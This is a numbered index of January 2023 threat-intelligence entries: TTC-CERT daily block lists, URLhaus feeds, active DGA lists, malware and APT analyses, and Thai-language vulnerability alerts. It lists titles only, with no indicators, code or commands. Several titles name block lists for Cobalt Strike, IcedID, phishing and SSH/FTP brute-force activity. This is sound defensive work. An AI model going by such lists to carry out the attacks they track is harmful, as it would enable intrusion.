1.3.93. 2023-01-06 TTC-CERT IP Block Lists 2023-01-06 - FTP port scanning, FTP attack
1.3.94. 2023-01-06 TTC-CERT IP Block Lists 2023-01-06 - SSH port scanning, SSH brute-force attack
1.3.95. 2023-01-06 TTC-CERT - IP Daily Block Lists - 2023-01-05 - CyberTotal
1.3.96. 2023-01-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-06
1.3.97. 2023-01-06 TTC-CERT - URL Daily Block Lists - 2023-01-05 - CyberTotal
1.3.98. 2023-01-06 Turla: A Galaxy of Opportunity
1.3.99. 2023-01-06 Zoom Users At Risk In Latest Malware Campaign
1.3.100. 2023-01-06 แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ FortiADC ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.101. 2023-01-06 พบมีการนำ Website ของบริษัท เฟ็คซิเบิ้ล (ไทยแลนด์) จำกัด มาทำเป็น phishing และ fraud
1.3.102. 2023-01-07 Abuse.ch URLhaus 2023-01-07
1.3.103. 2023-01-07 Active Bamital DGA(s) for 20230106
1.3.104. 2023-01-07 Active Bedep DGA(s) for 20230106
1.3.105. 2023-01-07 Active Chinad DGA(s) for 20230106
1.3.106. 2023-01-07 AutoIT Remains Popular in the Malware Landscape
1.3.107. 2023-01-07 PurpleUrchin Bypasses CAPTCHA and Steals Cloud Platform Resources
1.3.108. 2023-01-07 TTC-CERT Block Lists 2023-01-07 - Agentemis, BEACON, Cobalt Strike
1.3.109. 2023-01-07 TTC-CERT Block Lists 2023-01-07 - Phishing attack dataset
1.3.110. 2023-01-07 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-06 - CyberTotal
1.3.111. 2023-01-07 TTC-CERT - HASH Daily Block Lists - 2023-01-06 - CyberTotal

1.3.112. 2023-01-07 TTC-CERT IP Block Lists 2023-01-07 - FTP port scanning, FTP attack
1.3.113. 2023-01-07 TTC-CERT IP Block Lists 2023-01-07 - SSH port scanning, SSH brute-force attack
1.3.114. 2023-01-07 TTC-CERT - IP Daily Block Lists - 2023-01-06 - CyberTotal
1.3.115. 2023-01-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-07
1.3.116. 2023-01-07 Unraveling the techniques of Mac ransomware
1.3.117. 2023-01-08 Abuse.ch URLhaus 2023-01-08
1.3.118. 2023-01-08 Active Bamital DGA(s) for 20230107
1.3.119. 2023-01-08 Active Malware samples detected on 2023-01-07
1.3.120. 2023-01-08 TTC-CERT Block Lists 2023-01-08 - Agentemis, BEACON, Cobalt Strike
1.3.121. 2023-01-08 TTC-CERT Block Lists 2023-01-08 - Phishing attack dataset
1.3.122. 2023-01-08 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-07 - CyberTotal
1.3.123. 2023-01-08 TTC-CERT - HASH Daily Block Lists - 2023-01-07 - CyberTotal
1.3.124. 2023-01-08 TTC-CERT IP Block Lists 2023-01-08 - FTP port scanning, FTP attack
1.3.125. 2023-01-08 TTC-CERT IP Block Lists 2023-01-08 - SSH port scanning, SSH brute-force attack
1.3.126. 2023-01-08 TTC-CERT - IP Daily Block Lists - 2023-01-07 - CyberTotal
1.3.127. 2023-01-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-08
1.3.128. 2023-01-08 TTC-CERT - URL Daily Block Lists - 2023-01-07 - CyberTotal
1.3.129. 2023-01-09 Abuse.ch URLhaus 2023-01-09
1.3.130. 2023-01-09 Active Bamital DGA(s) for 20230108
1.3.131. 2023-01-09 Active Bedep DGA(s) for 20230108
1.3.132. 2023-01-09 Active Malware samples detected on 2023-01-08
1.3.133. 2023-01-09 A variant of the CIA HIVE attack kit (Hive variant xdr33) in the wild
1.3.134. 2023-01-09 Malware distributed using a fake website that mimics zoom software
1.3.135. 2023-01-09 TTC-CERT Block Lists 2023-01-09 - Agentemis, BEACON, Cobalt Strike
1.3.136. 2023-01-09 TTC-CERT Block Lists 2023-01-09 - IcedID, BokBot
1.3.137. 2023-01-09 TTC-CERT Block Lists 2023-01-09 - Phishing attack dataset

1.3.138. 2023-01-09 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-08 - CyberTotal
1.3.139. 2023-01-09 TTC-CERT - HASH Daily Block Lists - 2023-01-08 - CyberTotal
1.3.140. 2023-01-09 TTC-CERT IP Block Lists 2023-01-09 - FTP port scanning, FTP attack
1.3.141. 2023-01-09 TTC-CERT IP Block Lists 2023-01-09 - SSH port scanning, SSH brute-force attack
1.3.142. 2023-01-09 TTC-CERT - IP Daily Block Lists - 2023-01-08 - CyberTotal
1.3.143. 2023-01-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-09
1.3.144. 2023-01-09 TTC-CERT - URL Daily Block Lists - 2023-01-08 - CyberTotal
1.3.145. 2023-01-09 Unwrapping Ursnifs Gifts - The DFIR Report
1.3.146. 2023-01-09 แจ้งเตือนช่องโหว่หลายรายการของซอฟต์แวร์ Zoom Rooms ซึ่งอาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege Escalation)
1.3.147. 2023-01-10 Abuse.ch URLhaus 2023-01-10
1.3.148. 2023-01-10 Active Bamital DGA(s) for 20230109
1.3.149. 2023-01-10 Active Bedep DGA(s) for 20230109
1.3.150. 2023-01-10 Active Malware samples detected on 2023-01-09
1.3.151. 2023-01-10 A Deep Dive Into poweRAT: a Newly Discovered Stealer/RAT Combo Polluting PyPI
1.3.152. 2023-01-10 ASEC Weekly Phishing Email Threat Trends (December 25th, 2022 – December 31st, 2022)
1.3.153. 2023-01-10 LummaC2 Stealer: A Potent Threat to Crypto Users
1.3.154. 2023-01-10 New APT organization Saaiwc Group targeting the military, finance and other departments in Southeast Asia
1.3.155. 2023-01-10 Phishing attacks using PDF file to deliver IcedID (Bokbot)
1.3.156. 2023-01-10 PlugX sample of Mustang Panda group 2023-01-10
1.3.157. 2023-01-10 TTC-CERT Block Lists 2023-01-10 - Agentemis, BEACON, Cobalt Strike
1.3.158. 2023-01-10 TTC-CERT Block Lists 2023-01-10 - IcedID, BokBot
1.3.159. 2023-01-10 TTC-CERT Block Lists 2023-01-10 - Phishing attack dataset
1.3.160. 2023-01-10 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-09 - CyberTotal
1.3.161. 2023-01-10 TTC-CERT - HASH Daily Block Lists - 2023-01-09 - CyberTotal
1.3.162. 2023-01-10 TTC-CERT IP Block Lists 2023-01-10 - FTP port scanning, FTP attack

1.3.163. 2023-01-10 TTC-CERT IP Block Lists 2023-01-10 - SSH port scanning, SSH brute-force attack
1.3.164. 2023-01-10 TTC-CERT - IP Daily Block Lists - 2023-01-09 - CyberTotal
1.3.165. 2023-01-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-10
1.3.166. 2023-01-10 TTC-CERT - URL Daily Block Lists - 2023-01-09 - CyberTotal
1.3.167. 2023-01-10 Web Page Disguised as a Kakao Login Page
1.3.168. 2023-01-10 การโจมตีอีเมล์ฟิชชิ่งด้วย Malspam โดยการแนบไฟล์ pdf เพื่อติดตั้ง Rhadamanthys Stealer ลงบนเครื่องเหยื่อ
1.3.169. 2023-01-10 พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานครราชสีมา เขต 4 มาทำเป็น phishing และ fraud
1.3.170. 2023-01-11 Abuse.ch URLhaus 2023-01-11
1.3.171. 2023-01-11 Active Bamital DGA(s) for 20230110
1.3.172. 2023-01-11 Active Bedep DGA(s) for 20230110
1.3.173. 2023-01-11 Active Malware samples detected on 2023-01-10
1.3.174. 2023-01-11 Crypto-inspired Magecart skimmer surfaces via digital crime haven
1.3.175. 2023-01-11 Dark Pink: New APT group targets governmental, military organizations in APAC, Europe
1.3.176. 2023-01-11 Dark Web Markets Compete for the Drug Trafficking and Illegal Pharmacy Monopoly
1.3.177. 2023-01-11 Emotet returns and deploys loaders
1.3.178. 2023-01-11 Fake Notepad++ sites pushing Vidar Stealer
1.3.179. 2023-01-11 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมกราคม 2566
1.3.180. 2023-01-11 Over 1,300 fake AnyDesk sites push Vidar Stealer
1.3.181. 2023-01-11 Raspberry Robin’s botnet second life
1.3.182. 2023-01-11 SCATTERED SPIDER Exploits Windows Security Deficiencies with Bring-Your-Own-Vulnerable-Driver Tactic in Attempt to Bypass Endpoint Security
1.3.183. 2023-01-11 StrongPity espionage campaign targeting Android users
1.3.184. 2023-01-11 The Mac Malware of 2022
1.3.185. 2023-01-11 THREAT ANALYSIS: From IcedID to Domain Compromise
1.3.186. 2023-01-11 TTC-CERT Block Lists 2023-01-11 - Agentemis, BEACON, Cobalt Strike

1.3.187. 2023-01-11 TTC-CERT Block Lists 2023-01-11 - Phishing attack dataset
1.3.188. 2023-01-11 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-10 - CyberTotal
1.3.189. 2023-01-11 TTC-CERT - HASH Daily Block Lists - 2023-01-10 - CyberTotal
1.3.190. 2023-01-11 TTC-CERT IP Block Lists 2023-01-11 - FTP port scanning, FTP attack
1.3.191. 2023-01-11 TTC-CERT IP Block Lists 2023-01-11 - SSH port scanning, SSH brute-force attack
1.3.192. 2023-01-11 TTC-CERT - IP Daily Block Lists - 2023-01-10 - CyberTotal
1.3.193. 2023-01-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-11
1.3.194. 2023-01-11 TTC-CERT - URL Daily Block Lists - 2023-01-10 - CyberTotal
1.3.195. 2023-01-11 UK gov website being used to redirect to porn sites
1.3.196. 2023-01-11 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.197. 2023-01-11 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.3.198. 2023-01-12 Abuse.ch URLhaus 2023-01-12
1.3.199. 2023-01-12 Active Bamital DGA(s) for 20230111
1.3.200. 2023-01-12 Active Chinad DGA(s) for 20230111
1.3.201. 2023-01-12 Active Malware samples detected on 2023-01-11
1.3.202. 2023-01-12 Cyber Intelligence Briefing Special: Lorenz Ransomware Group Opens Old Backdoors
1.3.203. 2023-01-12 Gootkit Loader Actively Targets Australian Healthcare Industry
1.3.204. 2023-01-12 Infostealer Malware: Targeting Italian Region
1.3.205. 2023-01-12 NeedleDropper
1.3.206. 2023-01-12 NoName057(16) – The Pro-Russian Hacktivist Group Targeting NATO
1.3.207. 2023-01-12 TTC-CERT Block Lists 2023-01-12 - Agentemis, BEACON, Cobalt Strike
1.3.208. 2023-01-12 TTC-CERT Block Lists 2023-01-12 - Phishing attack dataset
1.3.209. 2023-01-12 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-11 - CyberTotal
1.3.210. 2023-01-12 TTC-CERT - HASH Daily Block Lists - 2023-01-11 - CyberTotal
1.3.211. 2023-01-12 TTC-CERT IP Block Lists 2023-01-12 - FTP port scanning, FTP attack

1.3.212. 2023-01-12 TTC-CERT IP Block Lists 2023-01-12 - SSH port scanning, SSH brute-force attack
1.3.213. 2023-01-12 TTC-CERT - IP Daily Block Lists - 2023-01-11 - CyberTotal
1.3.214. 2023-01-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-12
1.3.215. 2023-01-13 Abuse.ch URLhaus 2023-01-13
1.3.216. 2023-01-13 Active Bamital DGA(s) for 20230112
1.3.217. 2023-01-13 Active Bedep DGA(s) for 20230112
1.3.218. 2023-01-13 Active Malware samples detected on 2023-01-12
1.3.219. 2023-01-13 ASEC Weekly Malware Statistics (January 2nd, 2023 – January 8th, 2023)
1.3.220. 2023-01-13 Cisco Talos Intelligence Group - Threat Source newsletter (Jan. 12, 2023)
1.3.221. 2023-01-13 GootLoader Striking with a New Infection Technique
1.3.222. 2023-01-13 Orcus RAT Being Distributed Disguised as a Hangul Word Processor Crack
1.3.223. 2023-01-13 Rhadamanthys: New Stealer Spreading Through Google Ads
1.3.224. 2023-01-13 TTC-CERT Block Lists 2023-01-13 - Agentemis, BEACON, Cobalt Strike
1.3.225. 2023-01-13 TTC-CERT Block Lists 2023-01-13 - IcedID, BokBot
1.3.226. 2023-01-13 TTC-CERT Block Lists 2023-01-13 - Phishing attack dataset
1.3.227. 2023-01-13 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-12 - CyberTotal
1.3.228. 2023-01-13 TTC-CERT - HASH Daily Block Lists - 2023-01-12 - CyberTotal
1.3.229. 2023-01-13 TTC-CERT IP Block Lists 2023-01-13 - FTP port scanning, FTP attack
1.3.230. 2023-01-13 TTC-CERT IP Block Lists 2023-01-13 - SSH port scanning, SSH brute-force attack
1.3.231. 2023-01-13 TTC-CERT - IP Daily Block Lists - 2023-01-12 - CyberTotal
1.3.232. 2023-01-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-13
1.3.233. 2023-01-14 Abuse.ch URLhaus 2023-01-14
1.3.234. 2023-01-14 Active Bamital DGA(s) for 20230113
1.3.235. 2023-01-14 Active Bedep DGA(s) for 20230113
1.3.236. 2023-01-14 Active Malware samples detected on 2023-01-13

1.3.237. 2023-01-14 Analysis of FG-IR-22-398 – FortiOS - heap-based buffer overflow in SSLVPNd
1.3.238. 2023-01-14 IcedID Botnet Distributors Abuse Google FirebaseStorage to Distribute Malware
1.3.239. 2023-01-14 Malicious JARs and Polyglot files
1.3.240. 2023-01-14 TTC-CERT Block Lists 2023-01-14 - Agentemis, BEACON, Cobalt Strike
1.3.241. 2023-01-14 TTC-CERT Block Lists 2023-01-14 - Phishing attack dataset
1.3.242. 2023-01-14 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-13 - CyberTotal
1.3.243. 2023-01-14 TTC-CERT - HASH Daily Block Lists - 2023-01-13 - CyberTotal
1.3.244. 2023-01-14 TTC-CERT IP Block Lists 2023-01-14 - FTP port scanning, FTP attack
1.3.245. 2023-01-14 TTC-CERT IP Block Lists 2023-01-14 - SSH port scanning, SSH brute-force attack
1.3.246. 2023-01-14 TTC-CERT - IP Daily Block Lists - 2023-01-13 - CyberTotal
1.3.247. 2023-01-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-14
1.3.248. 2023-01-14 TTC-CERT - URL Daily Block Lists - 2023-01-13 - CyberTotal
1.3.249. 2023-01-14 รายงานผลการวิเคราะห์มัลแวร์ AMAR-221299-1.v1 - Golang_Cobalt_Strike_Loader
1.3.250. 2023-01-15 Abuse.ch URLhaus 2023-01-15
1.3.251. 2023-01-15 Active Bamital DGA(s) for 20230114
1.3.252. 2023-01-15 Active Bedep DGA(s) for 20230114
1.3.253. 2023-01-15 Active Malware samples detected on 2023-01-14
1.3.254. 2023-01-15 TTC-CERT Block Lists 2023-01-15 - Agentemis, BEACON, Cobalt Strike
1.3.255. 2023-01-15 TTC-CERT Block Lists 2023-01-15 - Phishing attack dataset
1.3.256. 2023-01-15 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-14 - CyberTotal
1.3.257. 2023-01-15 TTC-CERT - HASH Daily Block Lists - 2023-01-14 - CyberTotal
1.3.258. 2023-01-15 TTC-CERT IP Block Lists 2023-01-15 - FTP port scanning, FTP attack
1.3.259. 2023-01-15 TTC-CERT IP Block Lists 2023-01-15 - SSH port scanning, SSH brute-force attack
1.3.260. 2023-01-15 TTC-CERT - IP Daily Block Lists - 2023-01-14 - CyberTotal

1.3.261. 2023-01-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-15
1.3.262. 2023-01-15 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ร้านค้าออนไลน์ (E-commerce) ของบริษัท แอดไวซ์ ไอที อินฟินิท จำกัด (มหาชน) เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.3.263. 2023-01-16 Abuse.ch URLhaus 2023-01-16
1.3.264. 2023-01-16 Active Bamital DGA(s) for 20230115
1.3.265. 2023-01-16 Active Bedep DGA(s) for 20230115
1.3.266. 2023-01-16 Active Malware samples detected on 2023-01-15
1.3.267. 2023-01-16 Domain ไปรษณีย์ไทยปลอม
1.3.268. 2023-01-16 TTC-CERT Block Lists 2023-01-16 - Agentemis, BEACON, Cobalt Strike
1.3.269. 2023-01-16 TTC-CERT Block Lists 2023-01-16 - IcedID, BokBot
1.3.270. 2023-01-16 TTC-CERT Block Lists 2023-01-16 - Phishing attack dataset
1.3.271. 2023-01-16 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-15 - CyberTotal
1.3.272. 2023-01-16 TTC-CERT - HASH Daily Block Lists - 2023-01-15 - CyberTotal
1.3.273. 2023-01-16 TTC-CERT IP Block Lists 2023-01-16 - FTP port scanning, FTP attack
1.3.274. 2023-01-16 TTC-CERT IP Block Lists 2023-01-16 - SSH port scanning, SSH brute-force attack
1.3.275. 2023-01-16 TTC-CERT - IP Daily Block Lists - 2023-01-15 - CyberTotal
1.3.276. 2023-01-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-16
1.3.277. 2023-01-16 TTC-CERT - URL Daily Block Lists - 2023-01-15 - CyberTotal
1.3.278. 2023-01-17 Abuse.ch URLhaus 2023-01-17
1.3.279. 2023-01-17 Active Bamital DGA(s) for 20230116
1.3.280. 2023-01-17 Active Bedep DGA(s) for 20230116
1.3.281. 2023-01-17 Active Chinad DGA(s) for 20230116
1.3.282. 2023-01-17 Active Malware samples detected on 2023-01-16
1.3.283. 2023-01-17 ASEC Weekly Phishing Email Threat Trends (January 1st, 2023 – January 7th, 2023)
1.3.284. 2023-01-17 CircleCI incident report for January 4, 2023 security incident
1.3.285. 2023-01-17 Cisco Talos Intelligence Group - Threat Round up for January 6 to January 13

1.3.286. 2023-01-17 Decrypted: BianLian Ransomware
1.3.287. 2023-01-17 Elon Musk Themed Crypto Scams Flooding YouTube
1.3.288. 2023-01-17 EyeSpy - Iranian Spyware Delivered in VPN Installers
1.3.289. 2023-01-17 Malware Disguised as a Manuscript Solicitation Letter (Targeting Security-Related Workers)
1.3.290. 2023-01-17 Supply Chain Attack Using Identical PyPI Packages, “colorslib”, “httpslib”, and “libhttps”
1.3.291. 2023-01-17 TTC-CERT Block Lists 2023-01-17 - Agentemis, BEACON, Cobalt Strike
1.3.292. 2023-01-17 TTC-CERT Block Lists 2023-01-17 - IcedID, BokBot
1.3.293. 2023-01-17 TTC-CERT Block Lists 2023-01-17 - Phishing attack dataset
1.3.294. 2023-01-17 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-16 - CyberTotal
1.3.295. 2023-01-17 TTC-CERT - HASH Daily Block Lists - 2023-01-16 - CyberTotal
1.3.296. 2023-01-17 TTC-CERT IP Block Lists 2023-01-17 - FTP port scanning, FTP attack
1.3.297. 2023-01-17 TTC-CERT IP Block Lists 2023-01-17 - SSH port scanning, SSH brute-force attack
1.3.298. 2023-01-17 TTC-CERT - IP Daily Block Lists - 2023-01-16 - CyberTotal
1.3.299. 2023-01-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-17
1.3.300. 2023-01-18 Abuse.ch URLhaus 2023-01-18
1.3.301. 2023-01-18 Active Bamital DGA(s) for 20230117
1.3.302. 2023-01-18 Active Malware samples detected on 2023-01-17
1.3.303. 2023-01-18 Earth Bogle: Campaigns Target the Middle East with Geopolitical Lures
1.3.304. 2023-01-18 TTC-CERT Block Lists 2023-01-18 - Agentemis, BEACON, Cobalt Strike
1.3.305. 2023-01-18 TTC-CERT Block Lists 2023-01-18 - IcedID, BokBot
1.3.306. 2023-01-18 TTC-CERT Block Lists 2023-01-18 - Phishing attack dataset
1.3.307. 2023-01-18 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-17 - CyberTotal
1.3.308. 2023-01-18 TTC-CERT - HASH Daily Block Lists - 2023-01-17 - CyberTotal
1.3.309. 2023-01-18 TTC-CERT IP Block Lists 2023-01-18 - FTP port scanning, FTP attack

1.3.310. 2023-01-18 TTC-CERT IP Block Lists 2023-01-18 - SSH port scanning, SSH brute-force attack
1.3.311. 2023-01-18 TTC-CERT - IP Daily Block Lists - 2023-01-17 - CyberTotal
1.3.312. 2023-01-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-18
1.3.313. 2023-01-18 Unveiling of a large resilient infrastructure distributing information stealers
1.3.314. 2023-01-19 Abuse.ch URLhaus 2023-01-19
1.3.315. 2023-01-19 Active Bamital DGA(s) for 20230118
1.3.316. 2023-01-19 Active Bedep DGA(s) for 20230118
1.3.317. 2023-01-19 Batloader Malware Abuses Legitimate Tools, Uses Obfuscated JavaScript Files in Q4 2022 Attacks
1.3.318. 2023-01-19 Chinese Playful Taurus (aka APT15) Activity in Iran
1.3.319. 2023-01-19 Gotta Catch ‘Em All | Understanding the NetSupport RAT Campaigns Hiding Behind Pokemon Lures
1.3.320. 2023-01-19 IcedID and Infostealers Spread Through Adverts Mimicking Popular Tools
1.3.321. 2023-01-19 Kasablanka Group Probably Conducted Campaigns Targeting Russia
1.3.322. 2023-01-19 Magniber Ransomware ใช้ธีม (Theme) เกี่ยวกับ 5G เพื่อแพร่กระจายผ่าน Windows Update ปลอม
1.3.323. 2023-01-19 Malicious Google Ad --> Fake Notepad++ Page --> Aurora Stealer malware
1.3.324. 2023-01-19 Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches (January 2023) เพื่อแก้ไขช่องโหว่หลายรายการ
1.3.325. 2023-01-19 QakBot Malware Used Unpatched Vulnerability to Bypass Windows OS Security Feature
1.3.326. 2023-01-19 Raccoon Stealer v2 Sample 2023-01-18
1.3.327. 2023-01-19 TTC-CERT Block Lists 2023-01-19 - Agentemis, BEACON, Cobalt Strike
1.3.328. 2023-01-19 TTC-CERT Block Lists 2023-01-19 - Phishing attack dataset
1.3.329. 2023-01-19 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-18 - CyberTotal
1.3.330. 2023-01-19 TTC-CERT - HASH Daily Block Lists - 2023-01-18 - CyberTotal

1.3.331. 2023-01-19 TTC-CERT IP Block Lists 2023-01-19 - FTP port scanning, FTP attack
1.3.332. 2023-01-19 TTC-CERT IP Block Lists 2023-01-19 - SSH port scanning, SSH brute-force attack
1.3.333. 2023-01-19 TTC-CERT - IP Daily Block Lists - 2023-01-18 - CyberTotal
1.3.334. 2023-01-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-19
1.3.335. 2023-01-19 TTC-CERT - URL Daily Block Lists - 2023-01-18 - CyberTotal
1.3.336. 2023-01-19 What Does The Fox Hack? Breaking Down the Anonymous Fox F-Automatical Script
1.3.337. 2023-01-19 แจ้งเตือนกรณี Gitlab เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ GitLab Community Edition (CE) และ GitLab Enterprise Edition (EE) เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.338. 2023-01-19 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.339. 2023-01-20 Abuse.ch URLhaus 2023-01-20
1.3.340. 2023-01-20 Active Bamital DGA(s) for 20230119
1.3.341. 2023-01-20 Active Bedep DGA(s) for 20230119
1.3.342. 2023-01-20 Active Chinad DGA(s) for 20230119
1.3.343. 2023-01-20 Active Malware samples detected on 2023-01-19
1.3.344. 2023-01-20 ASEC Weekly Malware Statistics (January 9th, 2023 – January 15th, 2023)
1.3.345. 2023-01-20 Aurora – A Stealer Using Shapeshifting Tactics
1.3.346. 2023-01-20 Cisco Talos Intelligence Group - Threat Source newsletter (Jan. 19, 2023)
1.3.347. 2023-01-20 DNS changer in malicious mobile app used by Roaming Mantis
1.3.348. 2023-01-20 Gamaredon (Ab)uses Telegram to Target Ukrainian Organizations
1.3.349. 2023-01-20 Gigabud RAT: New Android RAT Masquerading as Government Agencies
1.3.350. 2023-01-20 Hackers push malware via Google search ads for VLC, 7-Zip, CCleaner
1.3.351. 2023-01-20 Malicious McAfee offer page

1.3.352. 2023-01-20 Ransomware Roundup – Playing Whack-a-Mole with New CrySIS/Dharma Variants
1.3.353. 2023-01-20 Rhadamanthys stealer C2 server
1.3.354. 2023-01-20 Suspected Chinese Threat Actors Exploiting FortiOS Vulnerability (CVE-2022-42475)
1.3.355. 2023-01-20 TTC-CERT Block Lists 2023-01-20 - Agentemis, BEACON, Cobalt Strike
1.3.356. 2023-01-20 TTC-CERT Block Lists 2023-01-20 - IcedID, BokBot
1.3.357. 2023-01-20 TTC-CERT Block Lists 2023-01-20 - Phishing attack dataset
1.3.358. 2023-01-20 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-19 - CyberTotal
1.3.359. 2023-01-20 TTC-CERT - HASH Daily Block Lists - 2023-01-19 - CyberTotal
1.3.360. 2023-01-20 TTC-CERT IP Block Lists 2023-01-20 - FTP port scanning, FTP attack
1.3.361. 2023-01-20 TTC-CERT IP Block Lists 2023-01-20 - SSH port scanning, SSH brute-force attack
1.3.362. 2023-01-20 TTC-CERT - IP Daily Block Lists - 2023-01-19 - CyberTotal
1.3.363. 2023-01-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-20
1.3.364. 2023-01-20 TTC-CERT - URL Daily Block Lists - 2023-01-19 - CyberTotal
1.3.365. 2023-01-20 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์กรมสอบสวนคดีพิเศษ กระทรวงยุติธรรม เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.3.366. 2023-01-21 Abuse.ch URLhaus 2023-01-21
1.3.367. 2023-01-21 Active Bamital DGA(s) for 20230120
1.3.368. 2023-01-21 Active Cryptowall DGA(s) for 20230120
1.3.369. 2023-01-21 Active Malware samples detected on 2023-01-20
1.3.370. 2023-01-21 Following the LNK metadata trail
1.3.371. 2023-01-21 Hook: a new Ermac fork with RAT capabilities
1.3.372. 2023-01-21 New 'Blank Image' attack hides phishing scripts in SVG files
1.3.373. 2023-01-21 TTC-CERT Block Lists 2023-01-21 - Agentemis, BEACON, Cobalt Strike
1.3.374. 2023-01-21 TTC-CERT Block Lists 2023-01-21 - IcedID, BokBot
1.3.375. 2023-01-21 TTC-CERT Block Lists 2023-01-21 - Phishing attack dataset

1.3.376. 2023-01-21 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-20 - CyberTotal
1.3.377. 2023-01-21 TTC-CERT - HASH Daily Block Lists - 2023-01-20 - CyberTotal
1.3.378. 2023-01-21 TTC-CERT IP Block Lists 2023-01-21 - FTP port scanning, FTP attack
1.3.379. 2023-01-21 TTC-CERT IP Block Lists 2023-01-21 - SSH port scanning, SSH brute-force attack
1.3.380. 2023-01-21 TTC-CERT - IP Daily Block Lists - 2023-01-20 - CyberTotal
1.3.381. 2023-01-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-21
1.3.382. 2023-01-22 Abuse.ch URLhaus 2023-01-22
1.3.383. 2023-01-22 Active Bamital DGA(s) for 20230121
1.3.384. 2023-01-22 Active Bedep DGA(s) for 20230121
1.3.385. 2023-01-22 Active Chinad DGA(s) for 20230121
1.3.386. 2023-01-22 Active Malware samples detected on 2023-01-21
1.3.387. 2023-01-22 Breaking Down the SEO Poisoning Attack | How Attackers Are Hijacking Search Results
1.3.388. 2023-01-22 Potential EvilProxy Domains
1.3.389. 2023-01-22 TTC-CERT Block Lists 2023-01-22 - Agentemis, BEACON, Cobalt Strike
1.3.390. 2023-01-22 TTC-CERT Block Lists 2023-01-22 - Phishing attack dataset
1.3.391. 2023-01-22 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-21 - CyberTotal
1.3.392. 2023-01-22 TTC-CERT - HASH Daily Block Lists - 2023-01-21 - CyberTotal
1.3.393. 2023-01-22 TTC-CERT IP Block Lists 2023-01-22 - FTP port scanning, FTP attack
1.3.394. 2023-01-22 TTC-CERT IP Block Lists 2023-01-22 - SSH port scanning, SSH brute-force attack
1.3.395. 2023-01-22 TTC-CERT - IP Daily Block Lists - 2023-01-21 - CyberTotal
1.3.396. 2023-01-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-22
1.3.397. 2023-01-22 TTC-CERT - URL Daily Block Lists - 2023-01-21 - CyberTotal
1.3.398. 2023-01-23 Abuse.ch URLhaus 2023-01-23
1.3.399. 2023-01-23 Active Bedep DGA(s) for 20230122
1.3.400. 2023-01-23 Active Chinad DGA(s) for 20230122
1.3.401. 2023-01-23 Active Malware samples detected on 2023-01-22
1.3.402. 2023-01-23 Album Stealer Targets Facebook Adult-Only Content Seekers

1.3.403. 2023-01-23 Cisco Talos Intelligence Group - Threat Round up for January 13 to January 20
1.3.404. 2023-01-23 Malvertising from SEO Poisoning Indicators of compromise (IOCs) 2023-01-23
1.3.405. 2023-01-23 Threat Actor TAG-64 Targeted Campaign to Thailand Organizations
1.3.406. 2023-01-23 TTC-CERT Block Lists 2023-01-23 - Agentemis, BEACON, Cobalt Strike
1.3.407. 2023-01-23 TTC-CERT Block Lists 2023-01-23 - Phishing attack dataset
1.3.408. 2023-01-23 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-22 - CyberTotal
1.3.409. 2023-01-23 TTC-CERT - HASH Daily Block Lists - 2023-01-22 - CyberTotal
1.3.410. 2023-01-23 TTC-CERT IP Block Lists 2023-01-23 - FTP port scanning, FTP attack
